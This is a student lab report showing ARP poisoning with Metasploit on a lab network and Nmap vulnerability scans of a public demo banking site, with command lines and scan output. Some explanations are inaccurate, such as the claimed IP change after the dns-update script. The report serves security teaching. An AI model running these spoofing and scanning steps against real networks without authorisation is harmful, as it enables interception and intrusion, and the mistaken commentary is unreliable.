Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

Part 1 – ARP Poisoning using Metasploit

```
Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/spoof/arp/arp_poisoning
msf6 auxiliary(spoof/arp/arp_poisoning) > set DHOSTS 10.0.2.15
DHOSTS => 10.0.2.15
msf6 auxiliary(spoof/arp/arp_poisoning) > set SHOSTS 10.0.2.1
SHOSTS => 10.0.2.1
msf6 auxiliary(spoof/arp/arp_poisoning) > set LOCALSIP 10.0.2.7
LOCALSIP => 10.0.2.7
msf6 auxiliary(spoof/arp/arp_poisoning) > show options

Module options (auxiliary/spoof/arp/arp_poisoning):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   AUTO_ADD       false            yes       Auto add new host when discovered by the listener
   BIDIRECTIONAL  false            yes       Spoof also the source with the dest
   DHOSTS         10.0.2.15        yes       Target ip addresses
   INTERFACE                       no        The name of the interface
   LISTENER       true             yes       Use an additional thread that will listen for arp requests to reply a
                                             s fast as possible
   SHOSTS         10.0.2.1         yes       Spoofed ip addresses
   SMAC                            no        The spoofed mac


View the full module info with the info, or info -d command.
```

Figure 1 - Configuring Metasploit ARP

In Figure 1, I am setting up the ARP poisoning attack by assigning the victim host my host along with the gateway of the network relevant to the victim.

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024



Figure 2 - Executing the ARP Poisoning

Figure 2 shows what the interface looks like when there is a successful ARP poisoning along with the termination of the attack.



Figure 3 - ARP Poisoning on Victim's End

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

To tell if an ARP poisoning is occurring for the victim, Wireshark is used to check for the ARP protocol. In Figure 3, we can see multiple packets in succession with the protocol ARP sending requests.



Figure 4 - End of ARP Poisoning on Victim's End

When terminating the attack on the attacker's side you can see in Figure 4, that the number of packets with the ARP protocol decreases significantly.

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

Part 2 – Vulnerability Scanning using Nmap

```
┌──(root㉿kali)-[~]
└─# sudo apt-get install nmap
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following package was automatically installed and is no longer required:
  lua-lpeg
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  liblua5.4-0 nmap-common
Suggested packages:
  ncat ndiff zenmap
The following NEW packages will be installed:
  liblua5.4-0
The following packages will be upgraded:
  nmap nmap-common
2 upgraded, 1 newly installed, 0 to remove and 1890 not upgraded.
Need to get 6,316 kB of archives.
After this operation, 469 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 liblua5.4-0 amd64 5.4.6-3 [147 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.94+git20230807.3be01efb1+dfsg-2+kali1 [1,929 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.94+git20230807.3be01efb1+dfsg-2+kali1 [4,240 kB]
Fetched 6,316 kB in 1s (4,549 kB/s)
Selecting previously unselected package liblua5.4-0:amd64.
(Reading database ... 392545 files and directories currently installed.)
Preparing to unpack .../liblua5.4-0_5.4.6-3_amd64.deb ...
Unpacking liblua5.4-0:amd64 (5.4.6-3) ...
Preparing to unpack .../nmap_7.94+git20230807.3be01efb1+dfsg-2+kali1_amd64.deb ...
Unpacking nmap (7.94+git20230807.3be01efb1+dfsg-2+kali1) over (7.93+dfsg1-0kali2) ...
Preparing to unpack .../nmap-common_7.94+git20230807.3be01efb1+dfsg-2+kali1_all.deb ...
Unpacking nmap-common (7.94+git20230807.3be01efb1+dfsg-2+kali1) over (7.93+dfsg1-0kali2) ...
Setting up nmap-common (7.94+git20230807.3be01efb1+dfsg-2+kali1) ...
Setting up liblua5.4-0:amd64 (5.4.6-3) ...
Setting up nmap (7.94+git20230807.3be01efb1+dfsg-2+kali1) ...
Processing triggers for kali-menu (2023.1.7) ...
Processing triggers for libc-bin (2.36-8) ...
Processing triggers for man-db (2.11.2-1) ...
Processing triggers for wordlists (2023.1.2) ...
```

Figure 5 - Installing Nmap

In Figure 5, I did not have Nmap installed on my Kali OS. So, I installed Nmap.

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

```
┌──(root㉿kali)-[~]
└─# nmap -sV -script http-csrf demo.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 13:05 EDT
Nmap scan report for demo.testfire.net (65.61.137.117)
Host is up (0.0087s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
80/tcp   open  tcpwrapped
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache-Coyote/1.1
443/tcp  open  tcpwrapped
|_http-csrf: Couldn't find any CSRF vulnerabilities.
8080/tcp open  tcpwrapped
|_http-server-header: Apache-Coyote/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.48 seconds
```

Figure 6 - Executing http-csrf Scan

Figure 6 shows that the first attack ran to attack demo.testfire.net. The first command scans the domain seeing if there are any CSRF vulnerabilities that can be exploited. Sadly, there were no vulnerabilities with Nmap's list that was vulnerable. However, the server's IP address is given as part of the output.

```
┌──(root㉿kali)-[~]
└─# nmap -sV -script http-sherlock demo.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 13:08 EDT
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:829: 'http-sherlock' did not match a category, filename, or directory
stack traceback:
        [C]: in function 'error'
        /usr/bin/../share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
        /usr/bin/../share/nmap/nse_main.lua:1364: in main chunk
        [C]: in ?

QUITTING!
```

Figure 7 - Executing http-sherlock Scan

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

With the next attack in Figure 7, checks to see if the domain is susceptible to the shellshock exploit, a malicious bash code injection to gain command line access into the system. Sadly, there is no content using bash, causing an error.

```
┌──(root㉿kali)-[~]
└─# nmap -sU -p 53 -script=dns-update -script-args=dns-update.hostname=demo.testfire.net,dns-update.ip=192.0.2.1 65.
61.137.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 13:13 EDT
Nmap scan report for 65.61.137.117
Host is up (0.00067s latency).

PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
```

Figure 8 - Executing dns-update Command

The second command shown in Figure 8 changes the IP address of the targeted host using its IP address while scanning port 53. The IP address of 65.61.137.117 has been changed to 192.0.2.1.65.

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

```
┌──(root㉿kali)-[~]
└─# sudo nmap --script vuln demo.testfire.net -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 13:14 EDT
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:14
Completed NSE at 13:15, 10.01s elapsed
Initiating NSE at 13:15
Completed NSE at 13:15, 0.00s elapsed
Initiating Ping Scan at 13:15
Scanning demo.testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 13:15, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:15
Completed Parallel DNS resolution of 1 host. at 13:15, 0.04s elapsed
Initiating SYN Stealth Scan at 13:15
Scanning demo.testfire.net (65.61.137.117) [1000 ports]
Discovered open port 443/tcp on 65.61.137.117
Discovered open port 8080/tcp on 65.61.137.117
Discovered open port 80/tcp on 65.61.137.117
Completed SYN Stealth Scan at 13:15, 4.48s elapsed (1000 total ports)
NSE: Script scanning 65.61.137.117.
Initiating NSE at 13:15
Completed NSE at 13:16, 91.89s elapsed
Initiating NSE at 13:16
Completed NSE at 13:16, 0.00s elapsed
Nmap scan report for demo.testfire.net (65.61.137.117)
Host is up (0.0090s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-internal-ip-disclosure: ERROR: Script execution failed (use -d to debug)
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /login.jsp: Possible admin folder
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=demo.testfire.net
|   Found the following indications of potential DOM based XSS:
|
|     Source: window.open('disclaimer.htm?url=http://www.netscape.com', '_blank', 'status=no,location=no,menubar=no,
resizable=no,scrollbars=no,toolbar=no,width=450,height=200')
|     Pages: http://demo.testfire.net:80/index.jsp?content=inside_contact.htm
|
|     Source: window.open('disclaimer.htm?url=http://www.microsoft.com', '_blank', 'status=no,location=no,menubar=no
,resizable=no,scrollbars=no,toolbar=no,width=450,height=200')
|_    Pages: http://demo.testfire.net:80/index.jsp?content=inside_contact.htm
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=demo.testfire.net
|   Found the following possible CSRF vulnerabilities:
```

Figure 9 - Executing vuln Scan 1

The last command in Figure 9 the attack is another scan, but this one runs multiple different vulnerability scripts to see if the domain is susceptible to any of them.

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

```
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=demo.testfire.net
|   Found the following indications of potential DOM based XSS:
|
|     Source: window.open('disclaimer.htm?url=http://www.netscape.com', '_blank', 'status=no,location=no,menubar=no,
resizable=no,scrollbars=no,toolbar=no,width=450,height=200')
|     Pages: http://demo.testfire.net:80/index.jsp?content=inside_contact.htm
|
|     Source: window.open('disclaimer.htm?url=http://www.microsoft.com', '_blank', 'status=no,location=no,menubar=no
,resizable=no,scrollbars=no,toolbar=no,width=450,height=200')
|_    Pages: http://demo.testfire.net:80/index.jsp?content=inside_contact.htm
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=demo.testfire.net
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://demo.testfire.net:80/
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/index.jsp?content=business_retirement.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/index.jsp?content=personal_investments.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/index.jsp?content=personal_other.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/index.jsp?content=inside_contact.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/index.jsp?content=personal_loans.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/index.jsp?content=personal_savings.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/survey_questions.jsp
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/feedback.jsp
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://demo.testfire.net:80/feedback.jsp
|     Form id:
```

Figure 10 - Executing vuln Scan 2

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

```
|      Form action: /search.jsp
|      Path: http://demo.testfire.net:80/feedback.jsp
|      Form id:
|      Form action: sendFeedback
|      Path: http://demo.testfire.net:80/index.jsp?content=business_cards.htm
|      Form id: frmsearch
|      Form action: /search.jsp
|      Path: http://demo.testfire.net:80/index.jsp?content=inside_careers.htm
|      Form id: frmsearch
|      Form action: /search.jsp
|      Path: http://demo.testfire.net:80/status_check.jsp
|      Form id: frmsearch
|      Form action: /search.jsp
|
|      Path: http://demo.testfire.net:80/status_check.jsp
|      Form id: frmjsonsubmit
|      Form action: javascript:checkSiteStatus('AltoroMutual')
|
|      Path: http://demo.testfire.net:80/index.jsp?content=security.htm
|      Form id: frmsearch
|      Form action: /search.jsp
|
|      Path: http://demo.testfire.net:80/index.jsp?content=inside.htm
|      Form id: frmsearch
|      Form action: /search.jsp
|
|      Path: http://demo.testfire.net:80/index.jsp?content=inside_investor.htm
|      Form id: frmsearch
|      Form action: /search.jsp
|
|      Path: http://demo.testfire.net:80/search.jsp
|      Form id: frmsearch
|      Form action: /search.jsp
|
|      Path: http://demo.testfire.net:80/index.jsp?content=personal_checking.htm
|      Form id: frmsearch
|      Form action: /search.jsp
|
|      Path: http://demo.testfire.net:80/subscribe.jsp
|      Form id: frmsearch
|      Form action: /search.jsp
|
|      Path: http://demo.testfire.net:80/subscribe.jsp
|      Form id: subscribe
|_     Form action: doSubscribe
443/tcp  open  https
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
```

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

Figure 11 - Executing vuln Scan 3

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=demo.testfire.net
|   Found the following possible CSRF vulnerabilities:
|
|     Path: https://demo.testfire.net:443/
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/index.jsp?content=personal_investments.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/index.jsp?content=personal_loans.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/index.jsp?content=business_retirement.htm
|     Form id: frmsearch
|     Form action: /search.jsp
```

Figure 12 - Executing vuln Scan 4

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024

```
|     Form action: /search.jsp
|     Path: https://demo.testfire.net:443/index.jsp?content=personal_investments.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|     Path: https://demo.testfire.net:443/index.jsp?content=personal_loans.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|     Path: https://demo.testfire.net:443/index.jsp?content=business_retirement.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|     Path: https://demo.testfire.net:443/index.jsp?content=personal_other.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/index.jsp?content=business_cards.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/index.jsp
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/index.jsp?content=inside_press.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/status_check.jsp
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/status_check.jsp
|     Form id: frmjsonsubmit
|     Form action: javascript:checkSiteStatus('AltoroMutual')
|
|     Path: https://demo.testfire.net:443/index.jsp?content=business_deposit.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/subscribe.jsp
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: https://demo.testfire.net:443/subscribe.jsp
|     Form id: subscribe
|     Form action: doSubscribe
|
|     Path: https://demo.testfire.net:443/index.jsp?content=privacy.htm
|     Form id: frmsearch
```

Figure 13 - Executing vuln Scan 5

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024



Figure 14 - Executing vuln Scan 6

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

05 April 2024



Figure 15 - Executing vuln Scan 7

Figures 9-15 reveal that the domain has several vulnerabilities. CSRF, DOS, and weak Diffie-Helman Key Exchange. For the Diffie-Helman Key Exchange, due to the weak encryption method, the attacker can perform a passive listening, receiving the communication between client and server.